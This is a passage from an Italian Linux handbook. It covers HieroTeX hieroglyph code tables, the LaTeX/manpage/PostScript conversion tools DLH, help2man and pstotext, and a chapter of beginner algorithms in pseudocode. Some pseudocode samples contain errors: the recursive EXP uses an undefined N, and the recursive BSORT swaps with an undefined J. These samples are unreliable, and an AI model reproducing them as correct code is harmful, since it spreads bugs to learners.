N11, Abd, iaH	N12	N13
N14, dwA, sbA	N15, dwAt	N16, tA
N17	N18, iw	N19
N20, wDb, idb	N21	N22
N23	N24, spAt	N25, xAst
N26, Dw	N27, Axt	N28, xa
q, N29	N30, iAt	N31
N32	N33	N33A
N34	n, N35	N35A, mw
N36	S, N37	N38
N39	N40, Sm	N41, id, N42
O1, pr	O2	O3
h, O4	O5	O6, Hwt
O7	O8	O9
O10	O11, aH	O12
O13	O14	O15, wsxt

Figura 280.16. Codifica usata da HieroTeX.

O16	O17	O18, kAr
O19	O20	O21
O22, zH	O23	O24
O25, txn	O26	O27
O28, iwn	O29, aA	aAv, O29v
O30, zxnt	O31	O32
O33	z, O34	O35, zb
O36, inb	O37	O38
O39, inr	O40	O41
O42, Ssp	O43	O44
O45, ipt	O46	O47, nxn
O48	O49, niwt	O50, zp
O51, Snwt	P1	P1A
P2	P3	P4, wHa
P5, TAw, nfw	P6, aHa	P7
P8, xrw	P9	P10
P11	Q1, st	Q2, wz
p, Q3, p	Q4	Q5
Q6, qrsw, qrs	Q7	R1, xAwt, xAt
R2	R3	R4, Htp
R5, kAp, kp	R6	R7, snTr
R8, nTr	R9, bd	R10
R11, dd, Dd	R12	R13
R14, imnt	R15, iAb	R16, wx

Figura 280.17. Codifica usata da HieroTeX.

R17	R18	R19
R20	R21	R22, xm
R23	R24	R25
S1, HDt	S2	N, S3, dSrt
S4	S5	S6, sxmty
S7, xprS	S8, Atf	S9, Swty
S10, mDH	S11, wsx	S12, nbw
S13	S14	S14A
S15, tHn, THn, S16	S17	S17A
S18, mnit	S19, sDAw	S20, xtm
S21	S22, sT	S23, dmD
S24, Tz	S25	S26, Sndyt
S27, mnxt	S28	s, S29
S30, sf	S31	S32, siA
S33, Tb	S34, anx	S35, Swt
S36	S37, xw	S38, HqA
S39, awt	S40, wAs	S41, Dam
S42, abA, sxm, xrp	S43, md	S44, Ams
S45, nxxw	T1	T2
T3, HD	T4	T5
T6, HDD	T7	T7A
T8	T8A	T9, pd
T9A	T10, pD	T11, zin, zwn, sXr
T12, Ai, Ar, rwd, rwD	T13, rs	T14, qmA

Figura 280.18. Codifica usata da HieroTeX.

	T15		T16		T17, wrrt
	T18, Sms		T19, qs		T20
	T21, wa		T22, sn		T23
	T24, iH		T25, DbA		T26
	T27		T28, Xr		T29, nmt
	T30		T31, sSm		T32
	T33		T34, nm		T35
	U1, mA		U2		U3
	U4		U5		U6, mr
	U7		U8		U9
	U10, it		U11, HqAt		U12
	U13, hb, Sna		U14		U15, tm
	U16, biA		U17, grg		U18
	U19		U20		U21, stp
	U22, mnx		U23, Ab		U24, Hmt
	U25		U26, wbA		U27
	U28, DA		U29		U30
	U31, rtH		U32, zmn		U33, ti
	U34, xsf		U35		U36, Hm
	U37		U38, mxAt		U39
	U40		U41		V1, St, Snt, 100
	V2, sTA		V3, sTAw		V4, wA
	V5, snT		V6, Ss		V7, Sn
	V8		V9		V10

Figura 280.19. Codifica usata da HieroTeX.

V11	V12, arq	T, V13, T
V14	V15, iTi	V16
V17	V18	V19, mDt, XAr, TmA
V20, 10, mD	V21	V22, mH
V23	V24, wD	V25
V26, aD	V27	H, V28
V29, wAH, sk	V30, nb	k, V31
V31A, k'	V32, msn	V33, sSr
V34	V35	V36
V37, idr	V38	V39
W1	W2, bAs	W3, Hb
W4	W5	W6
W7	W8	W9, Xnm
W10, iab	W10A	g, W11, nst
W12	W13	W14, Hz
W17, xnt	W18	W19, mi
W20	W21	W22, Hnqt
W23	W24, nw	W25, ini
t, X1	X2	X3
X4	X5	X6
X7	X8, rdi, di	Y1, mDAt
Y1v	Y2	Y3, zS, mnhd
Y4	Y5, mn	Y6, ibA
Y7	Y8, zSSt	Z1

Figura 280.20. Codifica usata da HieroTeX.

Codice	Codice	Codice
Z2	Z3	Z3A
Z4, y	Z5	Z6
W, Z7	Z8	Z9
Z10	Z11, imi, wnm	‘, Z98A
spd, Z99A	x, Aa1	Aa2
Aa3	Aa4	Aa5, Hp
Aa6	Aa7	Aa8, qn
Aa9	Aa10	Aa11, mAa
Aa12	M, Aa13, im, gs	Aa14
Aa15	Aa16	Aa17, sA
Aa18	Aa19	Aa20, apr
Aa21, wDa	Aa22	Aa23
Aa24	Aa25	Aa26
Aa27, nD	Aa28, qd	Aa29
Aa30, Xkr	Aa31	Aa32

280.4 Riferimenti

- Serge Rosmorduc, *A LaTeXperiment of hieroglyphic typesetting*

  <*http://www.iut.univ-paris8.fr/~rosmord/archives/doc.ps*>

- Serge Rosmorduc, *A Short Introduction to Hieroglyphs*

  <*http://www.iut.univ-paris8.fr/~rosmord/Intro/Intro.html*>

- Jan Buurman, Nicolas Grimal, Michael Hainsworth, Jochen Hallof, Dirk Van Der Plas, *Inventaire des signes hieroglyphiques en vue de leur saisie informatique*, Mémoires de l'Académie des Inscriptions et Belle Lettres, Institut de France, Paris, 1988

Trasformazione in altri formati

Spesso ci si trova di fronte alla necessità o all'utilità di trasformare un documento scritto in un certo modo, per esempio in LaTeX, in qualcosa di diverso, per esempio in HTML. In generale, queste cose andrebbero pianificate prima, per decidere lo stile del documento in base alle forme in cui questo deve poi concretizzarsi. Meglio ancora sarebbe l'utilizzo di strumenti appositi, di solito SGML, pensati in anticipo per la produzione di documentazione in formati differenti.

Questo capitolo serve a raccogliere la descrizione di strumenti che possono aiutare a trasformare un documento realizzato con sistemi di composizione tradizionale, pensati principalmente per la stampa su carta, e viceversa.

> Non ci si possono fare illusioni: gli strumenti di questo tipo non funzionano sempre, ma solo quando le caratteristiche del sorgente lo consentono.

281.1 DLH: trasforma LaTeX in HTML

DLH [1] è uno strumento relativamente semplice per la conversione di sorgenti LaTeX in HTML. La trasformazione avviene con successo solo quando si tratta di un sorgente LaTeX in cui non si usano ambienti matematici e soprattutto non si usano comandi particolarmente sofisticati (ciò inteso dal punto di vista di DLH).

DLH utilizza un insieme personalizzato di stili LaTeX, collocato normalmente nella directory '`/usr/share/dlh/inputs/dlh/`'. Si tratta dei soliti '`article.sty`', '`epsfig.sty`' e altri, ma il contenuto di questi file è ridotto rispetto a quelli equivalenti di LaTeX. Se nel sorgente LaTeX si utilizzano altri stili particolari occorrerebbe creare un file corrispondente anche in questa directory, cercando di adattarlo a DLH (cosa che potrebbe risultare difficile, dal momento che bisogna ragionare in termini di TeX limitato secondo le possibilità di DLH).

Il programma eseguibile è '**`dlh`**' che accetta l'indicazione di alcune opzioni e in particolare un elenco di file LaTeX:

```
dlh [opzioni] file_latex...
```

In corrispondenza dei file indicati come argomento vengono create altrettante directory contenenti una serie di file HTML che rappresentano il risultato della trasformazione (a partire da '`index.html`' che normalmente è un collegamento simbolico al primo di questi file).

DLH utilizza una serie di icone per rappresentare i pulsanti per lo scorrimento del documento secondo la sua struttura. I file di queste icone si trovano normalmente nella directory '`/usr/share/dlh/icons/`' e andrebbero copiati nella directory '`../icons/`', rispetto a quella in cui si trovano i file HTML.

Alcune opzioni

```
-f | --force
```

Questa opzione serve a creare tutti i file che compongono il documento, in particolare le immagini. Ciò può creare un rallentamento nel funzionamento di DLH, ma in generale serve a garantire un risultato più sicuro.

```
-i uri | --icon-dir=uri
```

Permette di definire esplicitamente la collocazione dei file che rappresentano le icone utilizzate da DLH per rappresentare i pulsanti per lo scorrimento del documento.

[1] **DLH** GNU GPL

Esempi

$ **dlh prova.tex**

Crea la directory '`./prova/`' e al suo interno inserisce una serie di file HTML che riproducono il documento '`prova.tex`'. In questo caso, i file HTML fanno uso delle icone che si trovano nella directory '`./icons/`', relativa al nodo di rete in cui si trovano.

$ **dlh -f prova.tex**

Come nell'esempio precedente, ma viene forzata la creazione di tutti i file, nel caso ce ne fosse bisogno.

$ **dlh -i icone prova.tex**

Come nel primo esempio, con la differenza che i file delle icone devono trovarsi nella directory '`./prova/icone/`'.

281.2 Help2man: genera una pagina di manuale dalle informazioni fornite dal programma

Help2man [2] è un programma in grado di generare una pagina di manuale a partire dalle informazioni che restituisce un altro programma attraverso le opzioni '**`--help`**' e '**`--version`**'.

Help2man è predisposto principalmente per gestire convenientemente il risultato generato da un programma che segue le convenzioni GNU (ovvero della Free Software Foundation).

`help2man` [*opzioni*] *programma_eseguibile*

Lo schema sintattico permette di vedere che si tratta dell'eseguibile '**`help2man`**', che oltre alle opzioni eventuali richiede l'indicazione di un programma da avviare con le opzioni '**`--help`**' e '**`--version`**' per ottenere le informazioni necessarie. In modo predefinito, il risultato viene emesso attraverso lo standard output.

Alcune opzioni

`-o` *file* | `--output=`*file*

Permette di definire il nome del file da generare, evitando così di emettere il risultato attraverso lo standard output.

`-s` *n_sezione* | `--section=`*n_sezione*

Permette di specificare il numero della sezione della pagina di manuale.

Esempi

$ **help2man ls > ls.1**

Genera il file '`ls.1`', contenente la pagina di manuale di '**`ls`**'.

$ **help2man -o ls.1 ls**

Esattamente come nell'esempio precedente, utilizzando esplicitamente l'opzione '**`-o`**'.

[2] **Help2man** GNU GPL

281.3 Pstotext: estrae il testo da un file PostScript o PDF

Pstotext [3] è un programma molto semplice per l'estrazione del testo contenuto all'interno di un file PostScript o PDF, per mezzo di Ghostscript.

```
pstotext [opzioni] file
```

Tutto il lavoro viene svolto dall'eseguibile '**pstotext**'. Il risultato dell'elaborazione viene emesso attraverso lo standard output, a meno che sia stato stabilito diversamente con le opzioni.

Alcune opzioni

`-cork`

Specifica che il file PostScript utilizza la codifica «cork», ovvero ciò che viene generato da Dvips quando questo converte file DVI generati da TeX con la codifica T1.

`-landscape`

`-landscapeOther`

Queste due opzioni indicano che il testo è ruotato a 90 gradi in un senso, oppure nell'altro.

`-portrait`

In questo caso si intende che il testo scorre come di consueto, su un foglio orientato in modo verticale.

`-output` *file*

Consente di indicare il file di testo da generare, senza bisogno di ridirigere lo standard output.

[3] **Pstotext** licenza speciale

Indice analitico del volume

Appunti di informatica libera 2003.01.01

Volume V

Programmazione

The main distribution for *Appunti di informatica libera* is described below. For every distribution channel the maintainer's name and address is also reported.

Internet

- direct reading: <*http://a2.swlibero.org/*>
  download: <*ftp://a2.swlibero.org/a2/*> and <*http://a2.swlibero.org/ftp/*>
  Michele Dalla Silvestra, `mds @ swlibero.org`
- direct reading: <*http://appuntilinux.torino.linux.it/*>
  download: <*ftp://ftp.torino.linux.it/appunti-linux/*>
  Carlo Perassi, `carlo @ linux.it`
- direct reading: <*http://sansone.crema.unimi.it/linux/a2/HTML/*>
  download: <*http://sansone.crema.unimi.it/linux/a2/*>
  Fabrizio Zeno Cornelli, `zeno @ filibusta.crema.unimi.it`
- direct reading: <*http://www.pctime.it/servizi/appunti-linux/*>
  download: <*http://www.pctime.it/servizi/appunti-linux/a2-prelievo/*>
  Franco Lazzero, PCTIME, `pctime @ pctime.net`
- direct reading: <*http://www.a2.prosa.it/*>
  download: <*ftp://ftp.a2.prosa.it/*>
  Davide Barbieri, `paci @ prosa.it`
- direct reading: <*http://linux.pueste.it/*>
  download: <*http://linux.pueste.it/filearea/AppuntiLinux/*>
  David Pisa, `david @ iglu.cc.uniud.it`
- direct reading: <*http://www.informasiti.com/Appunti/HTML/*>
  download: <*http://www.informasiti.com/Appunti/*>
  Claudio Neri, Sincro Consulting, `neri.c @ sincroconsulting.com`

GNU distributions

- GNU/Linux **Debian** <*http://packages.debian.org/appunti-informatica-libera*>
  Massimo Dal Zotto, `dz @ cs.unitn.it`

Italian magazine's CD-ROM

- **inter-punto-net** <*http://www.interpuntonet.it*>
  Michele Dalla Silvestra, `mds @ swlibero.org`
- **Internet News** <*http://inews.tecnet.it*>
  Francesco Facconi, `francescofacconi @ libero.it`
  Fabio Ferrazzo, `fabio.fr @ tiscalinet.it`
- **Linux Magazine** <*http://www.edmaster.it/prodotti/linux/ult-riv.html*>
  Emmanuele Somma, `esomma @ ieee.org`

Parte liv

Algoritmi

Pseudocodifica

Un tempo la programmazione avveniva attraverso lunghe fasi di studio a tavolino. Prima di iniziare il lavoro di scrittura del programma (su moduli cartacei che venivano trasferiti successivamente nella macchina) si passava per la realizzazione di un diagramma di flusso, o *flow chart*.

Il diagramma di flusso andava bene fino a quando si utilizzavano linguaggi di programmazione procedurali, come il COBOL. Quando si sono introdotti concetti nuovi che rendevano tale sistema di rappresentazione più complicato del linguaggio stesso, si è preferito schematizzare gli algoritmi attraverso righe di codice vero e proprio o attraverso una pseudocodifica più o meno adatta al concetto che si vuole rappresentare di volta in volta.

In questo capitolo viene presentata una pseudocodifica e alcuni esempi di algoritmi tipici, utilizzabili nella didattica della programmazione. Gli esempi proposti non sono ottimizzati perché si intende puntare sulla chiarezza piuttosto che sull'eventuale velocità di esecuzione.

282.1 Descrizione

La pseudocodifica utilizzata in questo capitolo si rifà a termini e concetti comuni a molti linguaggi di programmazione recenti. Vale la pena di chiarire solo alcuni dettagli:

- le variabili di scambio di una subroutine (una procedura o una funzione) vengono semplicemente nominate a fianco del nome della procedura, tra parentesi, cosa che corrisponde a una dichiarazione implicita di quelle variabili con un campo di azione locale e con caratteristiche identiche a quelle usate nelle chiamate relative;
- il trasferimento dei parametri di una chiamata alla subroutine avviene per valore, impedendo l'alterazione delle variabili originali;
- per trasferire una variabile per riferimento, in modo che il suo valore venga aggiornato al termine dell'esecuzione di una subroutine, occorre aggiungere il simbolo '`@`' di fronte al nome della variabile utilizzata nella chiamata;
- il simbolo '`#`' rappresenta l'inizio di un commento;
- il simbolo '`:=`' rappresenta l'assegnamento;
- il simbolo '`:==:`' rappresenta lo scambio tra due operandi.

282.2 Problemi elementari di programmazione

Nelle sezioni seguenti sono descritti alcuni problemi elementari attraverso cui si insegnano le tecniche di programmazione ai principianti. Assieme ai problemi vengono proposte le soluzioni in forma di pseudocodifica.

282.2.1 Somma tra due numeri positivi

La somma di due numeri positivi può essere espressa attraverso il concetto dell'incremento unitario: $n+m$ equivale a incrementare m, di un'unità, per n volte, oppure incrementare n per m volte. L'algoritmo risolutivo è banale, ma utile per apprendere il funzionamento dei cicli.

```
SOMMA (X, Y)
```

```
    LOCAL Z INTEGER
    LOCAL I INTEGER

    Z := X
    FOR I := 1; I <= Y; I++
        Z++
    END FOR

    RETURN Z

END SOMMA
```

In questo caso viene mostrata una soluzione per mezzo di un ciclo enumerativo, '**`FOR`**'. Il ciclo viene ripetuto '**`Y`**' volte, incrementando la variabile '**`Z`**' di un'unità. Alla fine, '**`Z`**' contiene il risultato della somma di '**`X`**' per '**`Y`**'. La pseudocodifica seguente mostra invece la traduzione del ciclo '**`FOR`**' in un ciclo '**`WHILE`**'.

```
SOMMA (X, Y)

    LOCAL Z INTEGER
    LOCAL I INTEGER

    Z := X
    I := 1
    WHILE I <= Y
        Z++
        I++
    END WHILE

    RETURN Z

END SOMMA
```

282.2.2 Moltiplicazione di due numeri positivi attraverso la somma

La moltiplicazione di due numeri positivi, può essere espressa attraverso il concetto della somma: $n*m$ equivale a sommare m volte n, oppure n volte m. L'algoritmo risolutivo è banale, ma utile per apprendere il funzionamento dei cicli.

```
MOLTIPLICA (X, Y)

    LOCAL Z INTEGER
    LOCAL I INTEGER

    Z := 0
    FOR I := 1; I <= Y; I++
        Z := Z + X
    END FOR

    RETURN Z

END MOLTIPLICA
```

In questo caso viene mostrata una soluzione per mezzo di un ciclo '**`FOR`**'. Il ciclo viene ripetuto '**`Y`**' volte, incrementando la variabile '**`Z`**' del valore di '**`X`**'. Alla fine, '**`Z`**' contiene il risultato del prodotto di '**`X`**' per '**`Y`**'. La pseudocodifica seguente mostra invece la traduzione del ciclo '**`FOR`**' in un ciclo '**`WHILE`**'.

```
MOLTIPLICA (X, Y)

    LOCAL Z INTEGER
    LOCAL I INTEGER

    Z := 0
```

```
    I := 1
    WHILE I <= Y
        Z := Z + X
        I++
    END WHILE

    RETURN Z

END MOLTIPLICA
```

282.2.3 Divisione intera tra due numeri positivi

La divisione di due numeri positivi, può essere espressa attraverso la sottrazione: $n:m$ equivale a sottrarre m da n fino a quando n diventa inferiore di m. Il numero di volte in cui tale sottrazione ha luogo, è il risultato della divisione.

```
DIVIDI (X, Y)

    LOCAL Z INTEGER
    LOCAL I INTEGER

    Z := 0
    I := X
    WHILE I >= Y
        I := I - Y
        Z++
    END WHILE

    RETURN Z

END DIVIDI
```

282.2.4 Elevamento a potenza

L'elevamento a potenza, utilizzando numeri positivi, può essere espresso attraverso il concetto della moltiplicazione: $n**m$ equivale a moltiplicare m volte n per se stesso.

```
EXP (X, Y)

    LOCAL Z INTEGER
    LOCAL I INTEGER

    Z := 1
    FOR I := 1; I <= Y; I++
        Z := Z * X
    END FOR

    RETURN Z

END EXP
```

In questo caso viene mostrata una soluzione per mezzo di un ciclo '**`FOR`**'. Il ciclo viene ripetuto '**`Y`**' volte; ogni volta la variabile '**`Z`**' viene moltiplicata per il valore di '**`X`**', a partire da uno. Alla fine, '**`Z`**' contiene il risultato dell'elevamento di '**`X`**' a '**`Y`**'. La pseudocodifica seguente mostra invece la traduzione del ciclo '**`FOR`**' in un ciclo '**`WHILE`**'.

```
EXP (X, Y)

    LOCAL Z INTEGER
    LOCAL I INTEGER

    Z := 1
    I := 1
```

```
    WHILE I <= Y
        Z := Z * X
        I++
    END WHILE

    RETURN Z

END EXP
```

La pseudocodifica seguente mostra una soluzione ricorsiva.

```
EXP (X, Y)

    IF X = 0
        THEN
            RETURN 0
        ELSE
            IF Y = 0
                THEN
                    RETURN 1
                ELSE
                    RETURN N * EXP (N, Y-1)
            END IF
    END IF

END EXP
```

282.2.5 Radice quadrata

Il calcolo della parte intera della radice quadrata di un numero si può fare per tentativi, partendo da 1, eseguendo il quadrato fino a quando il risultato è minore o uguale al valore di partenza di cui si calcola la radice.

```
RADICE (X)

    LOCAL Z INTEGER
    LOCAL T INTEGER

    Z := 0
    T := 0

    WHILE TRUE

        T := Z * Z

        IF T > X
            THEN
                # È stato superato il valore massimo.
                Z--
                RETURN Z
        END IF

        Z++

    END WHILE

END RADICE
```

282.2.6 Fattoriale

Il fattoriale è un valore che si calcola a partire da un numero positivo. Può essere espresso come il prodotto di n per il fattoriale di $n-1$, quando n è maggiore di 1, mentre equivale a 1 quando n è uguale a 1. In pratica, $n! = n * (n-1) * (n-2)... * 1$.

```
FATTORIALE (X)

    LOCAL I INTEGER

    I := X - 1

    WHILE I > 0
        X := X * I
        I--
    END WHILE

    RETURN X

END FATTORIALE
```

La soluzione appena mostrata fa uso di un ciclo '**`WHILE`**' in cui l'indice '**`I`**', che inizialmente contiene il valore di '**`X-1`**', viene usato per essere moltiplicato al valore di '**`X`**', riducendolo ogni volta di un'unità. Quando '**`I`**' raggiunge lo zero, il ciclo termina e '**`X`**' contiene il valore del fattoriale. L'esempio seguente mostra invece una soluzione ricorsiva che dovrebbe risultare più intuitiva.

```
FATTORIALE (X)

    IF X == 1
        THEN
            RETURN 1
    END IF

    RETURN X * FATTORIALE (X - 1)

END FATTORIALE
```

282.2.7 Massimo comune divisore

Il massimo comune divisore tra due numeri può essere ottenuto sottraendo a quello maggiore il valore di quello minore, fino a quando i due valori sono uguali. Quel valore è il massimo comune divisore.

```
MCD (X, Y)

    WHILE X != Y

        IF X > Y
            THEN
                X := X - Y
            ELSE
                Y := Y - X
        END IF

    END WHILE

    RETURN X

END MCD
```

282.2.8 Numero primo

Un numero intero è numero primo quando non può essere diviso per un altro intero diverso dal numero stesso e da 1, generando un risultato intero.

```
PRIMO (X)

    LOCAL PRIMO BOOLEAN
    LOCAL I INTEGER
    LOCAL J INTEGER

    PRIMO := TRUE
    I := 2

    WHILE (I < X) AND PRIMO

        J := X / I
        J := X - (J * I)

        IF J == 0
            THEN
                PRIMO := FALSE
            ELSE
                I++
        END IF

    END WHILE

    RETURN PRIMO

END PRIMO
```

282.3 Scansione di array

Nelle sezioni seguenti sono descritti alcuni problemi legati alla scansione di array. Assieme ai problemi vengono proposte le soluzioni in forma di pseudocodifica.

282.3.1 Ricerca sequenziale

La ricerca di un elemento all'interno di un array disordinato può avvenire solo in modo sequenziale, cioè controllando uno per uno tutti gli elementi, fino a quando si trova la corrispondenza cercata.

Variabili

`LISTA`

È l'array su cui effettuare la ricerca.

`X`

È il valore cercato all'interno dell'array.

`A`

È l'indice inferiore dell'intervallo di array su cui si vuole effettuare la ricerca.

`Z`

È l'indice superiore dell'intervallo di array su cui si vuole effettuare la ricerca.

Pseudocodifica iterativa

```
RICERCASEQ (LISTA, X, A, Z)

    LOCAL I INTEGER

    FOR I := A; I <= Z; I++
        IF X == LISTA[I]
            THEN
                RETURN I
        END IF
    END FOR

    # La corrispondenza non è stata trovata.
    RETURN -1

END PRIMO
```

Pseudocodifica ricorsiva

```
RICERCASEQ (LISTA, X, A, Z)

    IF A > Z
        THEN
            RETURN -1
        ELSE
            IF X == LISTA[A]
                THEN
                    RETURN A
                ELSE
                    RETURN RICERCASEQ (@LISTA, X, A+1, Z)
            END IF
    END IF

END RICERCASEQ
```

282.3.2 Ricerca binaria

La ricerca di un elemento all'interno di un array ordinato può avvenire individuando un elemento centrale: se questo corrisponde all'elemento cercato, la ricerca è terminata, altrimenti si ripete nella parte di array precedente o successiva all'elemento, a seconda del suo valore e del tipo di ordinamento esistente.

Il problema posto in questi termini è ricorsivo. La pseudocodifica mostrata utilizza le stesse variabili già descritte per la ricerca sequenziale.

```
RICERCABIN (LISTA, X, A, Z)

    LOCAL M INTEGER

    # Determina l'elemento centrale dell'array.
    M := (A + Z) / 2

    IF M < A
        THEN
            # Non restano elementi da controllare: l'elemento cercato non c'è.
            RETURN -1
        ELSE
            IF X < LISTA[M]
                THEN
                    # Si ripete la ricerca nella parte inferiore.
                    RETURN RICERCABIN (@LISTA, X, A, M-1)
                ELSE
                    IF X > LISTA[M]
                        THEN
                            # Si ripete la ricerca nella parte superiore.
```

```
                    RETURN RICERCABIN (@LISTA, X, M+1, Z)
                ELSE
                    # M rappresenta l’indice dell’elemento cercato.
                    RETURN M
            END IF
        END IF
    END IF

END RICERCABIN
```

282.4 Problemi classici di programmazione

Nelle sezioni seguenti sono descritti alcuni problemi classici attraverso cui si insegnano le tecniche di programmazione. Assieme ai problemi vengono proposte le soluzioni in forma di pseudocodifica.

282.4.1 Bubblesort

Il Bubblesort è un algoritmo relativamente semplice per l’ordinamento di un array, in cui ogni scansione trova il valore giusto per l’elemento iniziale dell’array stesso. Una volta trovata la collocazione di un elemento, si ripete la scansione per il segmento rimanente di array, in modo da collocare un altro valore. La pseudocodifica dovrebbe chiarire il meccanismo.

Variabili

`LISTA`

È l’array da ordinare.

`A`

È l’indice inferiore del segmento di array da ordinare.

`Z`

È l’indice superiore del segmento di array da ordinare.

Pseudocodifica iterativa

```
BSORT (LISTA, A, Z)

    LOCAL J INTEGER
    LOCAL K INTEGER

    # Scandisce l’array attraverso l’indice J in modo da collocare ogni
    # volta il valore corretto all’inizio dell’array stesso.
    FOR J := A; J < Z; J++

        # Scandisce l’array attraverso l’indice K scambiando i valori
        # quando sono inferiori a quello di riferimento.
        FOR K := J+1; K <= Z; K++

            IF LISTA[K] < LISTA[J]
                THEN
                    # I valori vengono scambiati.
                    LISTA[K] :==: LISTA[J]
            END IF

        END FOR

    END FOR

END BSORT
```

Pseudocodifica ricorsiva

```
BSORT (LISTA, A, Z)

    LOCAL K INTEGER

    # L'elaborazione termina quando l'indice inferiore è maggiore o uguale
    # a quello superiore.
    IF A < Z
        THEN

            # Scandisce l'array attraverso l'indice K scambiando i
            # valori quando sono inferiori a quello iniziale.
            FOR K := A+1; K <= Z; K++

                IF LISTA[K] < LISTA[A]
                    THEN
                        # I valori vengono scambiati.
                        LISTA[K] :==: LISTA[J]
                END IF

            END FOR

            # L'elemento LISTA[A] è collocato correttamente, adesso si
            # ripete la chiamata della funzione in modo da riordinare
            # la parte restante dell'array.
            BSORT (@LISTA, A+1, Z)
    END IF

END BSORT
```

282.4.2 Torre di Hanoi

La torre di Hanoi è un gioco antico: si compone di tre pioli identici conficcati verticalmente su una tavola e di una serie di anelli di larghezze differenti. Gli anelli sono più precisamente dei dischi con un foro centrale che gli permette di essere infilati nei pioli.

Il gioco inizia con tutti gli anelli collocati in un solo piolo, in ordine, in modo che in basso ci sia l'anello più largo e in alto quello più stretto. Si deve riuscire a spostare tutta la pila di anelli in un dato piolo muovendo un anello alla volta e senza mai collocare un anello più grande sopra uno più piccolo.

Figura 282.1. Situazione iniziale della torre di Hanoi all'inizio del gioco.

Nella figura 282.1 gli anelli appaiono inseriti sul piolo 1; si supponga che questi debbano essere spostati sul piolo 2. Si può immaginare che tutti gli anelli, meno l'ultimo, possano essere spostati in qualche modo corretto, dal piolo 1 al piolo 3, come nella situazione della figura 282.2.

Figura 282.2. Situazione dopo avere spostato *n* - 1 anelli.

A questo punto si può spostare l'ultimo anello rimasto (l'*n*-esimo), dal piolo 1 al piolo 2; quindi, come prima, si può spostare in qualche modo il gruppo di anelli posizionati attualmente nel piolo 3, in modo che finiscano nel piolo 2 sopra l'anello più grande.

Pensando in questo modo, l'algoritmo risolutivo del problema deve essere ricorsivo e potrebbe essere gestito da un'unica subroutine che può essere chiamata opportunamente '**`HANOI`**'.

Variabili

`N`

È la dimensione della torre espressa in numero di anelli: gli anelli sono numerati da 1 a '**`N`**'.

`P1`

È il numero del piolo su cui si trova inizialmente la pila di '**`N`**' anelli.



`P2`

È il numero del piolo su cui deve essere spostata la pila di anelli.

`6-P1-P2`

È il numero dell'altro piolo. Funziona così se i pioli sono numerati da 1 a 3.

Pseudocodifica

```
HANOI (N, P1, P2)

    IF N > 0
        THEN
            HANOI (N-1, P1, 6-P1-P2)
            scrivi: "Muovi l'anello" N "dal piolo" P1 "al piolo" P2
            HANOI (N-1, 6-P1-P2, P2)
    END IF
END HANOI
```

Descrizione

Se '**`N`**', il numero degli anelli da spostare, è minore di 1, non si deve compiere alcuna azione. Se '**`N`**' è uguale a 1, le istruzioni che dipendono dalla struttura IF-END IF vengono eseguite, ma nessuna delle chiamate ricorsive fa alcunché, dato che '**`N-1`**' è pari a zero. In questo caso, supponendo che '**`N`**' sia uguale a 1, che '**`P1`**' sia pari a 1 e '**`P2`**' pari a 2, il risultato è semplicemente:

```
Muovi l'anello 1 dal piolo 1 al piolo 2
```

che è corretto per una pila iniziale consistente di un solo anello.

Se '**`N`**' è uguale a 2, la prima chiamata ricorsiva sposta un anello ('**`N-1`**' = 1) dal piolo 1 al piolo 3 (ancora assumendo che i due anelli debbano essere spostati dal primo al terzo piolo) e si sa che questa è la mossa corretta. Quindi viene stampato il messaggio che dichiara lo spostamento del secondo piolo (l''**`N`**'-esimo) dalla posizione 1 alla posizione 2. Infine, la seconda chiamata ricorsiva si occupa di spostare l'anello collocato precedentemente nel terzo piolo, nel secondo, sopra a quello che si trova già nella posizione finale corretta.

In pratica, nel caso di due anelli che devono essere spostati dal primo al secondo piolo, appaiono i tre messaggi seguenti.

```
Muovi l'anello 1 dal piolo 1 al piolo 3
Muovi l'anello 2 dal piolo 1 al piolo 2
Muovi l'anello 1 dal piolo 3 al piolo 2
```

Nello stesso modo si potrebbe dimostrare il funzionamento per un numero maggiore di anelli.

282.4.3 Quicksort (ordinamento non decrescente)

L'ordinamento degli elementi di un array è un problema tipico che si può risolvere in tanti modi. Il Quicksort è un algoritmo sofisticato, ottimo per lo studio della gestione degli array, oltre che per quello della ricorsione. Il concetto fondamentale di questo tipo di algoritmo è rappresentato dalla figura 282.3.

Figura 282.3. Il concetto base dell'algoritmo del Quicksort: suddivisione dell'array in due gruppi disordinati, separati da un valore piazzato correttamente nel suo posto rispetto all'ordinamento.

Una sola scansione dell'array è sufficiente per collocare definitivamente un elemento (per esempio il primo) nella sua destinazione finale e allo stesso tempo per lasciare tutti gli elementi con un valore inferiore a quello da una parte, anche se disordinati, e tutti quelli con un valore maggiore, dall'altra.

In questo modo, attraverso delle chiamate ricorsive, è possibile elaborare i due segmenti dell'array rimasti da riordinare.

L'algoritmo può essere descritto grossolanamente come:

1. localizzazione della collocazione finale del primo valore, separando in questo modo i valori;
2. ordinamento del segmento precedente all'elemento collocato definitivamente;
3. ordinamento del segmento successivo all'elemento collocato definitivamente.

Descrizione

Indichiamo con '**`PART`**' la subroutine che esegue la scansione dell'array, o di un suo segmento, per determinare la collocazione finale (indice '**`CF`**') del primo elemento (dell'array o del segmento in questione).

Sia '**`LISTA`**' l'array da ordinare. Il primo elemento da collocare corrisponde inizialmente a '**`LISTA[A]`**' e il segmento di array su cui intervenire corrisponde a '**`LISTA[A:Z]`**' (cioè a tutti gli elementi che vanno dall'indice '**`A`**' all'indice '**`Z`**').

Alla fine della prima scansione, l'indice '**`CF`**' rappresenta la posizione in cui occorre spostare il primo elemento, cioè '**`LISTA[A]`**'. In pratica, '**`LISTA[A]`**' e '**`LISTA[CF]`**' vengono scambiati.

